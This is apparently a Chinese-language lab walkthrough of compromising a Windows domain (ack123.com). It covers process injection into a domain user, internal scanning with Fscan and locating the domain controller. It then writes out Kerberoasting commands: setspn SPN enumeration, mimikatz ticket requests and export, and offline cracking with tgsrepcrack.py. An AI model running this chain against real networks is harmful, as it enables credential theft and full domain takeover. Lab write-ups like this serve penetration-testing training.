
右键 -> 浏览探测 -> 进程列表发现了域内进程,点击 Inject 就可以变成域内用户。
域内提权 & 横向
成功上线,上传 Fscan,进行内网扫描
进行扫描
搜集域控的主机

确认为 10.10.10.135,同时可以通过命令查看域内信息的 SPN 服务信息,一般来说,域环境中某台主机开启了 LDAP、DNS 服务,该主机就是域控服务器

shell setspn -T ack123.com -q */*使用 mimikatz 模块请求某个域内服务的票据,在域用户 web2 的进程窗口执行命令,请求服务票据

mimikatz kerberos::ask /target:mysql/16server-dc1.ack123.com请求票据后,执行命令查看服务票据列表信息
mimikatz kerberos::list爆破服务票据

mimikatz 没有爆破能力,需要将服务票据导出到本地

mimikatz kerberos::list /export随后下载到本地,然后利用工具进行爆破
https://github.com/nidem/kerberoast
python3 tgsrepcrack.py /usr/share/wordlists/fasttrack.txt 1-40a10000-web2@mysql\~16server-dc1.ack123.com-ACK123.COM.kirbi 成功爆破出密码。
至此拿下所有主机











评论(0)
暂无评论